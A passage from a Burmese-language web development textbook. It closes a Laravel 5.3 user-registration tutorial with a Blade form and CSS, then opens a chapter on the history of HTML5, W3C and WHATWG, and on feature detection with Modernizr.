     <input type="text" name="name" required value="<?= $name ?>">
     Name<br>
     <input type="email" name="email" required value="<?= $email ?>">
     Email<br><br>
     <input type="text" name="phone" value="<?= $phone ?>">
     Phone<br>

     <input type="text" name="address" value="<?= $address ?>">
     Address

     <br><br>
     <input type="password" name="password">
     Password
     <br><br>

     <input type="submit" value="Update">

     <br><br>

     <a href="<?= URL::to("user/logout") ?>">Logout</a> |
     <a href="<?= URL::to("user/delete/$id") ?>">Delete Account</a>
</form>
@stop
```

လိုအပ်တဲ့ M-V-C Code တွေတော့ ပြည့်စုံပါပြီ။ Style အချို့ထည့်သွင်းလိုတဲ့အတွက် `/public/css/app.css` မှာရှိနေတဲ့ မူလ CSS တွေကို အောက်ပါ CSS Code နဲ့ အစားထိုးလိုက်ပါ။


```
html, body {
     margin: 0;
     padding: 0;
     font-family: arial, sans-serif;
}

html {
     background: #efefef;
```

```
}
```

```
body {
     width: 600px;
     margin: 20px auto;
     background: #fff;
     padding: 20px;
     border: 4px solid #ddd;
     border-radius: 5px;
}

h1 {
     margin: 0 0 20px 0;
     padding: 0 0 10px 0;
     border-bottom: 1px solid #ddd;
     font-size: 21px;
}

h2 {
     color: #555;
     padding: 0;
     margin: 0 0 10px 0;
     font-size: 16px;
}

.errors {
     background: #fee;
     border: 1px solid #900;
     font-size: 13px;
     margin: 10px 0;
}

.info {
     background: #def;
     border: 1px solid #09f;
     font-size: 13px;
     padding: 10px;
     margin: 10px 0;
}
```

လိုအပ်တဲ့ Code တွေတော့ စုံပါပြီ။ အခုနေ Browser မှာ `localhost/laravel/public` ကို ညွှန်းလိုက်ရင် Login Form တစ်ခုကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ကျွန်တော်တို့က Route မှာ Root URI နဲ့ Request လုပ်လာခဲ့ရင် `UserController` ရဲ့ `index` Action ကို အလုပ်လုပ်ပေးဖို့ သတ်မှတ်ထားတဲ့အတွက် ဖြစ်ပါတယ်။ `index` Action က `user/login` View ကို ဖော်ပြဖို့ ဆက်လက် သတ်မှတ်ထားတဲ့အတွက် Login Form ကို မြင်တွေ့ရခြင်းဖြစ်ပါတယ်။

Register ပြုလုပ်ကြည့်ခြင်း၊ Login ပြုလုပ်ကြည့်ခြင်းအားဖြင့် စတင်စမ်းသပ်အသုံးပြုနိုင်ပြီ ဖြစ်ပါတယ်။



ပုံ (၁၂-၈) - User Registration System Example

ရေးသားထားတဲ့နမူနာ Code ကို အောက်ပါလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

http://eimaung.com/pwd-rc/laravel-5.3-example.zip

Conclusion

Laravel ဟာ ထူးခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ အများအပြားပါဝင်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ ဒီအခန်းမှာတော့ Laravel ကို အသုံးပြုပြီး M-V-C Code တွေ ရေးသားနိုင်ပုံကိုသာ အသားပေးဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ Laravel ရဲ့ အားသာချက်တွေကို ထိထိရောက်ရောက် အသုံးချနိုင်စေဖို့အတွက် ဆက်လက်ပြီး အဆင့်လိုက်လေ့လာသွားသင့်တဲ့ အကြောင်းအရာတွေကို ဖော်ပြပေးလိုက်ပါတယ်။

Composer - https://getcomposer.org/
Database Migration - http://laravel.com/docs/5.3/migrations
Eloquent ORM - http://laravel.com/docs/5.3/eloquent
Blade Template Engine - http://laravel.com/docs/5.3/blade
Artisan CLI - http://laravel.com/docs/5.3/artisan
Middleware - http://laravel.com/docs/5.3/middleware
Homestead - http://laravel.com/docs/5.3/homestead

Fairway Tech School

နည်းပညာသင်တန်းကျောင်းတွင် Web, Mobile နှင့် Design ဆိုင်ရာ

ဘာသာရပ်များအား အခြေခံမှအဆင့်မြင့်ထိ သင်ကြားပေးလျက်ရှိသည်

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၁၃) HTML5 Overview

ခေတ်သစ် App Development Platform

အခန်း (၂) မှာ HTML အကြောင်းဖော်ပြခဲ့စဉ်က Semantic Document Structure ရဲ့အရေးပါမှုနဲ့အတူ HTML မှာရှိနေတဲ့ ပြဿနာတစ်ချို့အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ Browser တွေရဲ့အပြိုင်အဆိုင်တီထွင်မှုနဲ့ အများညီနေလို့ "ဣ" ကို "ကျ" ဖတ်လိုက်ရတဲ့အတွက်၊ Data Model ဖြစ်ရမယ့် HTML ဟာ Text Document တွေကို Format လုပ်တဲ့ Markup Language တစ်ခုသာသာ ဖြစ်ခဲ့ရပါတယ်။

ဒီပြဿနာတွေကြောင့် HTML4.0 ထွက်ရှိပြီးချိန်၊ ၁၉၉၇ ခုနှစ် ဒီဇင်ဘာလမှာ HTML Working Group ကို W3C က ဖျက်သိမ်းလိုက်ပါတယ်။ သိပ်မကြာခင်မှာပဲ W3C ကိုဦးဆောင်နေသူတွေပါဝင်တဲ့ Workshop တစ်ခုကို "Shaping the Future of HTML" ဆိုတဲ့ ခေါင်းစဉ်နဲ့ကျင်းပခဲ့ကြပါတယ်။ ဒီ Workshop ရဲ့ရလဒ်က "HTML4 ဟာ ပြင်ဖို့မလွယ်တော့ ဘူး၊ ဒါကြောင့် XML ကိုအခြေခံတဲ့ Markup Language အသစ်တစ်မျိုးကိုဖန်တီးရမယ်" ဆိုတဲ့ရလဒ်ကိုရရှိခဲ့ကြပါတယ်။

ဒါနဲ့ပဲ ၁၉၉၈ ခုနှစ် ဒီဇင်ဘာလမှာ HTML Working Group ကို အသစ်ပြင်ဆင်ဖွဲ့စည်းခဲ့ပါတယ်။ ဒီအဖွဲ့က XHTML ဖြစ်လာစေမယ့် ပိုမိုစနစ်ကျတဲ့ HTML မူကွဲတစ်ခုကို စတင်ဖန်တီးခဲ့ကြပြီး ၂၀၀၁ ခုနှစ်ရောက်တဲ့အခါ၊ အတိုင်းအတာ တစ်ခုထိ အသုံးတွင်ကျယ်ခဲ့တဲ့ XHTML1.1 ကို ကြေငြာနိုင်ခဲ့ပါတယ်။

XHTML ရဲ့ ရည်ရွယ်ချက်ကကောင်းမွန်ပေမယ့် တစ်ကယ့်ပြဿနာက Browser တွေပါ။ Web Browser တွေက ရေးသားထားတဲ့ HTML (သို့မဟုတ်) XHTML ထဲမှာအမှားပါရင် မှားနေလို့ဆိုပြီး ပြဿနာရှာလေ့မရှိကြပါဘူး။ တစ်ချို့ အမှားတွေကို မသိချင်ယောင်ဆောင်၊ တစ်ချို့အမှားတွေကို အလိုအလျှောက်ပြင်ဆင်ပြီး အဆင်ပြေအောင် ဖော်ပြပေးလိုက် လေ့ရှိပါတယ်။

ဒီလို Browser တွေကအမှားခံတော့ Document ဖန်တီးသူတွေကလည်း အမှားတွေပါဝင်တဲ့ Document တွေ ဖန်တီးကြပါတယ်။ ကနေ့ Web ရှိနေတဲ့ Document အားလုံးရဲ့ ၉၉% မှာ အနည်းဆုံး အမှားတစ်ခု ပါဝင်နေတယ်လို့ ဆိုပါတယ်။ ဒီတော့ W3C က ဘယ်လိုရည်ရွယ်ချက်တွေနဲ့ပဲ XHTML ကိုဖန်တီးထားပါစေ၊ ရေးသားသူက သတ်မှတ်ချက်တွေကို မလိုက်နာရင်လည်း (Browser တွေရဲ့ သက်ညှာမှုကြောင့်) အလုပ်လုပ်နေမှာပဲဖြစ်ပါတယ်။ HTML မှာ အမှားများနေလို့ XHTML နဲ့ ပြင်ဆင်ဖို့ကြိုးစားပေမယ့် မထိရောက်တဲ့သဘော ဖြစ်နေတာပါ။ ဒီ

ပြဿနာကို ဖြေရှင်းဖို့ W3C က ကြိုးစားခဲ့ပါသေးတယ်။ XML Document တွေမှာ အမှားတွေပါဝင်လာခဲ့ရင် Document ကိုမဖော်ပြပဲ Error Message ဖော်ပြ ပေးရမယ်လို့သတ်မှတ်ခဲ့ပါတယ်။ XHTML ဟာ XML အခြေပြု Markup Language ဖြစ်လို့ အမှားတစ်စုံတစ်ရာ ပါခဲ့ရင် Browser ကအဲ့ဒီ Document ကိုမဖော်ပြပဲ Error ပေးရမယ်ဆိုတဲ့သဘောပါပဲ။

ဒီသတ်မှတ်ချက်ကိုဘယ်သူကမှ မကြိုက်ကြပါဘူး။ လက်ရှိ Website အများစုမှာ အမှားတွေပါဝင်နေတာဖြစ်လို့ မှားတိုင်းသာ Error ပြရမယ်ဆိုရင် ဖော်ပြစရာ Document သိပ်ကျန်တော့မှာမဟုတ်ပါဘူး။ Developer တွေအနေနဲ့ ကလည်း XHTML ရဲ့ ကောင်းကွက်တွေကို နားလည်ပေမယ့် တစ်ခုမှားတာနဲ့ Error ဖြစ်ရမှာကိုတော့ မလိုလားပါဘူး။ ဒါနဲ့ပဲ ဒီကြေငြာချက်လည်း ကြေငြာချက် သက်သက်ဖြစ်သွားပြီး Browser တွေကတော့ ကနေ့အချိန်ထိ Markup Structure အမှားရှိခဲ့ရင် မသိချင်ယောင်ဆောင်သင့်တာဆောင်၊ အလိုအလျောက်ပြုပြင်သင့်တာပြုပြင်ပြီး အဆင်ပြေအောင် ဖော်ပြနေဆဲပဲ ဖြစ်ပါတယ်။ ဒီတော့ XHTML ရဲ့ ရည်ရွယ်ချက်လည်း အချိန်ကြာလာတာနဲ့အမျှ ထင်သလောက်မထိ ရောက်တော့ပဲ ဖြစ်လာရပါတယ်။

၂၀၀၄ ခုနှစ် ဇွန်လမှာ W3C က "Web Apps and Compound Documents" ခေါင်းစဉ်နဲ့ အခြား Workshop တစ်ခုကိုကျင်းပခဲ့ပြန်ပါတယ်။ ဒီ Workshop မှာ Opera Software ကပညာရှင်တစ်ဦးဖြစ်တဲ့ Ian Hickson (ဒီစာရေး နေချိန်မှာတော့ Google မှာ အလုပ်လုပ်နေပါပြီ) က မေးခွန်းတစ်ခုကိုမေးခဲ့ပါတယ်။

"Web App တွေမှာလိုအပ်လေ့ရှိတဲ့ အခြေခံလုပ်ဆောင်ချက်များကို HTML, CSS နဲ့ JavaScript တို့ရဲ့ ဖြည့်စွက်နည်းပညာများအဖြစ် Web Standard ထဲမှာ W3C က ထည့်သွင်းပေးရန်သင့်မသင့်"

- ဆိုတဲ့မေးခွန်းဖြစ်ပါတယ်။

တနည်းအား Web App တွေမှာလိုအပ်လေ့ရှိတဲ့ လုပ်ဆောင်ချက်များကို Developer တွေက ကိုယ့်နည်းကိုယ့်ဟန်နဲ့ တစ်ယောက်တစ်မျိုးလုပ်နေရစေမယ့်အစား W3C က Web Standard ထဲမှာ တစ်ခါတည်းထည့်သွင်း သတ်မှတ်ပေးဖို့ တင်ပြတဲ့အဆို ဖြစ်ပါတယ်။ Ian Hickson ရဲ့အဆိုကို ထောက်ခံသူများပေမယ့် W3C က၊ လက်ရှိ HTML Work Group ရဲ့ ဖွဲ့စည်းပုံမှာ ဒီလိုလုပ်ဆောင်ချက်မျိုး ဆောင်ရွက်ရန်မပါဝင်တဲ့အတွက် မဆောင်ရွက်နိုင်သေးကြောင်း ဆုံးဖြတ်ခဲ့ပါတယ်။ လက်ရှိ HTML Work Group ဖွဲ့စည်းပုံကသတ်မှတ်ထားတဲ့ ဆောင်ရွက်ရန်များကို ပိုမိုအာရုံစိုက်နိုင်ဖို့အတွက်လို့ဆိုပါတယ်။

W3C ရဲ့ ဆုံးဖြတ်ချက်ကို လက်မခံနိုင်တဲ့အတွက် Ian Hickson ရဲ့အဆိုကို ထောက်ခံအားပေးသူများက WHATWG လို့ ခေါ်တဲ့ သီးခြားအဖွဲ့အစည်းတစ်ရပ်ကို အဲ့ဒီ ၂၀၀၄ ခုနှစ် ဇွန်လထဲမှာပဲ ပူးပေါင်းတည်ထောင်ခဲ့ကြပါတယ်။

13.1 - WHATWG

The Web Hypertext Application Technology Working Group ကို အတိုကောက်ခေါ်တဲ့ WHATWG ဟာ Web Technology ကို အထူးစိတ်ဝင်စားသူပညာရှင်များနဲ့ ဖွဲ့စည်းထားတဲ့ လွပ်လပ်တဲ့အဖွဲ့အစည်းတစ်ရပ်ဖြစ်ပါတယ်။ Apple, Mozilla, Opera, Google စတဲ့အဖွဲ့အစည်းများ (အထူးသဖြင့်၊ Web Browser ထုတ်လုပ်သူများ) က ပညာရှင်များ ပါဝင်ပြီး ဖိတ်ကြားခံရသူများသာ "Member" ဖြစ်နိုင်တဲ့ အဖွဲ့ဝင်တစ်ခုဖြစ်ပါတယ်။ "Contributor" အနေနဲ့တော့ မည်သူ မဆို လွပ်လပ်စွာပါဝင်နိုင်ပါတယ်။ ဒါပေမယ့် Member ဖြစ်မှသာ ဆောင်ရွက်နေတဲ့ နည်းပညာများကို ပါဝင်ပြင်ဆင်ခွင့်ရမှာ ဖြစ်ပါတယ်။

WHATWG ရဲ့ရည်ရွယ်ချက်ကတော့ Web Standard မှာ ပါဝင်သင့်တဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်များကို ဆွေးနွေးတိုင်ပင်ပြီး နည်းပညာ Specification များအဖြစ် ရေးသားဖန်တီးဖို့ပဲ ဖြစ်ပါတယ်။ ရရှိလာတဲ့ Spec များကို W3C ထံ တင်ပြခြင်းအားဖြင့် တရားဝင် Standard များဖြစ်လာစေဖို့လည်းရည်ရွယ်ပါတယ်။ Web Developer များရဲ့ ကြုံတွေ့နေ ကြ ပြဿနာများပေါ် အခြေခံထားတဲ့ တောင်းဆိုချက်များကို အလေးပေးနားထောင်ပြီး၊ ဒီပြဿနာတွေကို ထပ်ခါထပ်ခါ၊ တစ်ယောက်တစ်မျိုး ဖြေရှင်းနေဖို့မလိုတော့အောင် Standard များသတ်မှတ်ပြီး ဖြေရှင်းပေးနိုင်ဖို့ အဓိကရည်ရွယ် ဖွဲ့စည်း ထားတဲ့အဖွဲ့အစည်းတစ်ရပ်ပါ။

WHATWG ကရေးသားဖန်တီးထားတဲ့ Spec တွေထဲမှာ အဓိကအကျဆုံးကတော့ Web Forms 2.0 နဲ့ Web Applications 1.0 လို့အမည်ပေးထားတဲ့ Spec နှစ်ခုဖြစ်ပါတယ်။ ဒီ Spec နှစ်ခုဟာ HTML5 ရဲ့အစပဲဖြစ်ပါတယ်။

ဒီလိုနဲ့ အချိန်ကာလ (၂) နှစ်ခွဲခန့်ကြာတဲ့အထိ W3C က XHTML ပေါ်မှာပဲအာရုံစိုက်နေပြီး၊ WHATWG က HTML ကို လုပ်ဆောင်ချက်သစ်များဖြည့်စွက်ဖို့ ကိုယ်စီအာရုံစိုက်ခဲ့ကြပါတယ်။ ၂၀၀၆ ခုနှစ်ကိုရောက်လာတဲ့အခါမှာတော့ အခြေအနေ က မြင်သာလာခဲ့ပါတယ်။ W3C ရဲ့ XHTML2 ကို Browser တွေက Support မလုပ်ကြပါဘူး။ WHATWG ရဲ့ ဖြည့်စွက်နည်းပညာတွေကတော့ Browser တွေမှာပါဝင်သုံးပြုနိုင်နေပါပြီ။

၂၀၀၆ ခုနှစ် အောက်တိုဘာလမှာ၊ W3C ကို တည်ထောင်ခဲ့တဲ့ Tim Berners-Lee ကိုယ်တိုင်က "HTML ကို အသစ် တစ်ခုနဲ့ အစားထိုးဖို့ကြိုးစားခြင်းဟာ လက်တွေ့အလုပ်မဖြစ်ပဲ လက်ရှိ HTML ကိုပဲအဆင့်လိုက် တိုးမြှင့်သွားခြင်း (incremental improvements) က ပိုပြီးလက်တွေ့ကျတယ်" လို့ သဘောရတဲ့အဆိုတစ်ခုကို ကြေငြာချက်တစ်ခုမှာ ဖော်ပြခဲ့ပါတယ်။ ပြီးတော့၊ HTML Working Group အသစ်တစ်ခုကိုလည်း ပြန်လည်ဖွဲ့စည်းခဲ့ပါတယ်။

W3C ရဲ့ HTML Working Group အသစ်က ပထမဆုံးဆောင်ရွက်ခဲ့တဲ့ လုပ်ဆောင်ချက်ကတော့ WHATWG ရဲ့ Web Applications 1.0 ကို လက်ခံပြီး HTML5 လို့အမည်ပြောင်းလိုက်ခြင်းပဲဖြစ်ပါတယ်။ တနည်းအားဖြင့် W3C နဲ့ WHATWG တို့ပူးပေါင်းလိုက်ကြခြင်းဖြစ်ပါတယ်။ ဒီကိစ္စတွေကိုအစပြုစေခဲ့သူ Ian Hickson ဟာလည်း HTML5 ရဲ့ Editor တစ်ဦးဖြစ်လာခဲ့ပါတယ်။

၂၀၀၈ခုနှစ် ဇန်နဝါရီမှာ HTML5 ကို ဆောင်ရွက်နေပြီးဖြစ်ကြောင်း အများသိအောင်စတင်ကြေငြာခဲ့ပါတယ်။ တနည်းအားဖြင့် HTML5 ဆိုတဲ့အမည်နဲ့ Web Standard တစ်ခု စတင်အသက်ဝင်လာခဲ့ခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီအချိန်မတိုင်ခင်ကတည်းက HTML5 မှာပါဝင်လာမယ့် လုပ်ဆောင်ချက်အချို့ကို Browser တွေက ကြိုတင်ထည့်သွင်း ပေးနှင့်နေပါပြီ။ Browser Support တွေ အားကောင်းသထက် ကောင်းလာပြီဖြစ်တဲ့ ၂၀၁၀ ခုနှစ်ရောက်တဲ့အခါမှာတော့ Developer တွေအကြား HTML5 ရယ်လို့ တွင်တွင်ကျယ်ကျယ် စတင်အသုံးပြုလာခဲ့ကြပြီဖြစ်ပါတယ်။

ဇာတ်လမ်းက ဒီမှာပြီးသွားရမှာဖြစ်ပေမယ့်မပြီးသေးပါဘူး။

13.2 - Separation of W3C and WHATWG

WHATWG ရဲ့ Spec များရေးသားတဲ့ပုံစံကို Living Standard လို့ခေါ်ပါတယ်။ ဖြည့်စွက်ဖို့တင်ပြလာတဲ့ နည်းပညာများကို စမ်းစစ်ပြီး ဖြည့်စွက်သင့်ရင်တစ်ခါတည်းဖြည့်စွက်ပါတယ်။ နောက် Version မှ ထည့်မယ်ဆိုတာမျိုး မရှိပါဘူး။ လက်တွေ့ အသုံးမဝင်တဲ့အချက်တွေကိုလည်း ပြန်လည် ဖယ်ထုတ်သင့်ရင် ချက်ခြင်းဖယ်ထုတ်ပါတယ်။ နောက် Version ကျမှဖြုတ်မယ် ဆိုတာမျိုးမရှိပါဘူး။ Browser ထုတ်လုပ်သူတွေက WHATWG Spec တွေကို ကြည့်ပြီး Support လုပ်သင့်တယ်လို့ယူဆ တဲ့ Feature များကို အမှီလိုက်ပြီး Support လုပ်ကြပါတယ်။ HTML5 ထွက်လာမှ Support လုပ်မယ်၊ HTML6 ထွက်လာမှ Support လုပ်မယ် စသဖြင့်စောင့်နေစရာမလိုပါဘူး။ ဒါကြောင့် WHATWG က အဆက်မပြတ် ဖြည့်စွက်ပြင် ဆင်နေသမျှကို Browser တွေ ကလည်း မှီအောင်လိုက်ပြီး Support လုပ်ကြပါတယ်။ ဒီတော့ နည်းပညာသစ်တွေကို အသုံးချခွင့်ရဖို့ အချိန်အကြာကြီး စောင့်နေဖို့မလိုတော့ပါဘူး။

WHATWG မှာပါဝင်ကြသူတွေက HTML5 ကိုလည်း ဒီနည်းအတိုင်းဆက်သွားချင်ပါတယ်။ လက်ရှိမှာလည်း Living Standard စနစ်က အောင်မြင်မှုတွေရရှိနေပါတယ်။ ဒါကြောင့် ၂၀၁၁ ခုနှစ် ဇန်နဝါရီလမှာ HTML5 ကို နောက်က Version နံပါတ်ဖြုတ်ပြီး HTML လို့ပဲ WHATWG အဖွဲ့က အမည်ပြောင်းလဲခေါ်ဆိုခဲ့ပါတယ်။ စဉ်ဆက်မပြတ် ဖြည့်စွက် ပြင်ဆင်သွားမှာ ဖြစ်လို့ နံပါတ်စဉ်တပ်ပြီးခေါ်နေဖို့ မလိုတော့ဘူးဆိုတဲ့သဘောဖြစ်ပါတယ်။

ဒီစနစ်ကို W3C ကလက်မခံပါဘူး။ ပုံမှန်နည်းလမ်းအတိုင်း HTML5 ကို Version တစ်ခုအနေနဲ့ယူဆပြီး ပါဝင်မယ့် လုပ်ဆောင်ချက်တွေကို တိတိကျကျသတ်ထားချင်ပါတယ်။ သတ်မှတ်ချက်ထဲမှာမပါဝင်တဲ့ ဖြည့်စွက်ချက်များ ရှိလာရင် နောက် Version သစ်တစ်ခုအဖြစ် သီးခြားသွားစေချင်ပါတယ်။ လက်ရှိမှာလည်း HTML5 ရဲ့ Candidate Recommendation အဆင့်ကို ၂၀၁၂ ခုနှစ် ဒီဇင်ဘာမှာလက်စသတ်ခဲ့ပြီးဖြစ်ပါတယ်။ ၂၀၁၄ ခုနှစ်ကုန်မှာ HTML5

ကို နောက်ဆုံး Final အနေနဲ့အပြီးသတ်လိုက်ဖို့ စီမံ ထားပြီးဖြစ်ပါတယ်။ ဖြည့်စွက်ချက်တွေပါဝင်တဲ့ HTML5.1 ကို ၂၀၁၆ ခုနှစ်ကုန်မှာ လက်စသတ်ဖို့လည်း ကြိုတင်ပြင်ဆင်ထားပါတယ်။

ဒီလိုနဲ့ W3C နဲ့ WHATWG တို့ ဒီအချက်ပေါ်မှာ သဘောတူညီမှုမရကြတော့ပါဘူး။ ဒါကြောင့် ၂၀၁၂ ခုနှစ် ဂျူလိုင်လမှာ ဒီနှစ်ဖွဲ့ ပြန်လည်ခွဲခွာခဲ့ကြပြန်ပါတယ်။ Ian Hickson ကလည်း WHATWG ရဲ့လုပ်ငန်းများမှာ ပိုမိုအာရုံစိုက်နိုင်ဖို့ဆိုပြီး W3C HTML5 Editor ရာထူးကနေဖယ်ပေးလိုက်ပါတယ်။ W3C ကအခြား Editor များကို အစားထိုးတာဝန်ပေးခဲ့ပါ တယ်။

လက်ရှိအချိန်မှာ W3C က HTML5 ကို သတ်မှတ်အစီအစဉ်အတိုင်း ဆက်လက်ဆောင်ရွက်နေပြီး WHATWG ကတော့ Living Standard ပုံစံနဲ့ နည်းပညာသစ်များ တီထွင်ထည့်သွင်းနေပါတယ်။ အဖွဲ့နှစ်ခုဖြစ်နေပေမယ့် သိပ်တော့လည်းစိတ်ပူစရာ မရှိပါဘူး။ လက်တွေမှာ W3C ကသာ Standard Body ဖြစ်လို့ အခြေခံအားဖြင့် သူ့ရဲ့ သတ်မှတ်ချက်များကသာ Industry တစ်ခုလုံးအတွက် အတည်ဖြစ်မှာပါ။ WHATWG ကတော့ နည်းပညာသစ်များကို လွပ်လပ်တဲ့အဖွဲ့အစည်းအဖြစ် တီထွင်ဖန်တီးပြီး W3C ကို တွန်းအားပေးနေတဲ့အတွက် Web Technology ဖွံ့ဖြိုးမှုကို အထောက်အပံ့ဖြစ်စေမှာပါ။ WHATWG ရဲ့ဖန်တီးမှု များနဲ့နည်းစနစ်များက ပိုထိရောက်ပြီးပိုလက်တွေ့ကျနေတယ်ဆိုရင် W3C ကလည်းငြင်းမှာမဟုတ် ပါဘူး။ Standard အဖြစ် အသိအမှတ်ပြုလက်ခံပေးမှာပဲဖြစ်ပါတယ်။

13.3 - Should I Use HTML5 Now?

၂၀၁၄ ခုနှစ်၊ အောက်တိုဘာလမှာ W3C က HTML5 Standard ကို အပြီးသတ်ကြေငြာခဲ့ပြီဖြစ်ပါတယ်။ ဒါပေမယ့် Web Browser အားလုံးက HTML5 လုပ်ဆောင်ချက်တွေအားလုံးကို Support လုပ်နိုင်ဖို့ကိုတော့ အချိန်အတိုင်းအတာတစ်ခု စောင့်ကြရဦးမှာဖြစ်ပါတယ်။ လက်ရှိမှာ လူသုံးအများဆုံး Browser တွေဖြစ်တဲ့ Google Chrome နဲ့ Mozilla Firefox တို့က HTML5 လုပ်ဆောင်ချက်အများစုကို Support လုပ်နေကြပြီဖြစ်ပေမယ့်၊ Support မလုပ်နိုင်သေးတဲ့ လုပ်ဆောင်ချက် အချို့လည်း ကျန်နေပါသေးတယ်။

ဒါကြောင့် HTML5 နည်းပညာတွေကိုအသုံးပြုတဲ့အခါ အခုလို နည်းလမ်း(၃) မျိုးနဲ့ ချည်းကပ်အသုံးပြုကြရမှာ ဖြစ်ပါတယ်။

၁.) Feature Detection

ပထမနည်းလမ်းကတော့ Feature Detection ဖြစ်ပါတယ်။ အသုံးပြုလိုတဲ့ HTML5 Feature တွေကို Browser က Support လုပ်မလုပ် စစ်ဆေးလို့ရတဲ့ JavaScript Tool တွေကို အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲ့ဒီ Tool တွေနဲ့ စစ်ဆေးပြီး Browser က Support လုပ်ရင် HTML5 Feautre ကိုသုံးပြီး Support မလုပ်ရင်တော့ လိုချင်တဲ့ လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်ရေးသားသတ်မှတ်ပေးရမှာပါ။ Feature Detect Tools တွေထဲမှာ လူသိများထင်ရှားတာကတော့ Modernizr ပဲ ဖြစ်ပါတယ်။

Modernizr ဟာ HTML5 Support မလုပ်တဲ့ Internet Explorer 8 ကဲ့သို့သော Browser အဟောင်းတွေမှာ `<header>`, `<footer>`, `<aside>`, `<nav>` စတဲ့ HTML5 Semantic Layout Element တွေကို အသုံးပြု လို့ရအောင်ဆောင်ရွက်ပေးတဲ့ JavaSccript နည်းပညာ တစ်ခုဖြစ်ပါတယ်။ modernizr.com ကနေ

Download လုပ်ယူ နိုင်ပါတယ်။ Download ရယူထားတဲ့ဖိုင်ကို `<script>` Element နဲ့ ချိတ်ဆက်ပေးလိုက်ယုံ နဲ့၊ ဘာမှထပ်မံရေးသားဖို့ မလိုပဲ HTML5 Support မလုပ်တဲ့ Browser အဟောင်းတွေမှာ HTML5 Semantic Layout Element တွေကို စတင် အသုံးပြုလို့ ရသွားမှာဖြစ်ပါတယ်။

```
<script src="js/modernizr.min.js"></script>
```

အသုံးပြုလိုတဲ့ HTML5 Feature ကို Browser က Support လုပ်မလုပ်ကိုလည်း Modernizr နဲ့ပဲ စစ်ဆေးနိုင်ပါတယ်။ ဥပမာ -

```
<input type="date" id="dob">
<script>
  if( !Modernizr.inputtypes.date ) {
    $("#dob").datepicker();
  }
</script>
```

HTML5 Date Input ကို Support လုပ်တဲ့ Browser မှာဆိုရင် `<input type="date">` နေရာမှာ Date ရွေးလို့ ရတဲ့ Pop-Up Calendar ကို Browser က ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ Support မလုပ်တဲ့ Browser တွေကတော့ Date Input ကိုနားမလည်လို့ ရိုးရိုး Text Box တစ်ခုအနေနဲ့ပဲဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် Modernizr ရဲ့ `Modernizr.inputtypes.date` ကိုသုံးပြီး လက်ရှိ Browser က Date Input ကို Support လုပ်မလုပ်စစ်ဆေး ထားပါတယ်။ Support မလုပ်ရင် jQuery UI Datepicker ကို အစားထိုးအသုံးပြုဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။

ဒီလိုအလုပ်ရှုပ်ခံပြီး စစ်မနေပဲ jQuery UI Datepicker ကိုပဲ တိုက်ရိုက်သုံးပြီး ရေးလိုက်လည်းရတာပါပဲ။ ဒါပေမယ့် HTML5 Date Input ကပေးတဲ့ Datepicker က Browser Native ဖြစ်လို့ Performance ပိုင်းမှာ jQuery UI Datepicker ထက် ပိုမိုကောင်းမွန်မှာဖြစ်ပါတယ်။ အထူးသဖြင့် Mobile နဲ့ Touch Device တွေမှာဆိုရင် အများကြီး သိသာစေမှာပါ။

ဒီနည်းနဲ့ အခြား HTML5 Feature တွေကို Browser က Support လုပ်မလုပ်စစ်ဆေးအသုံးပြုနိုင်ပါတယ်။

၂.) Browser Support Check

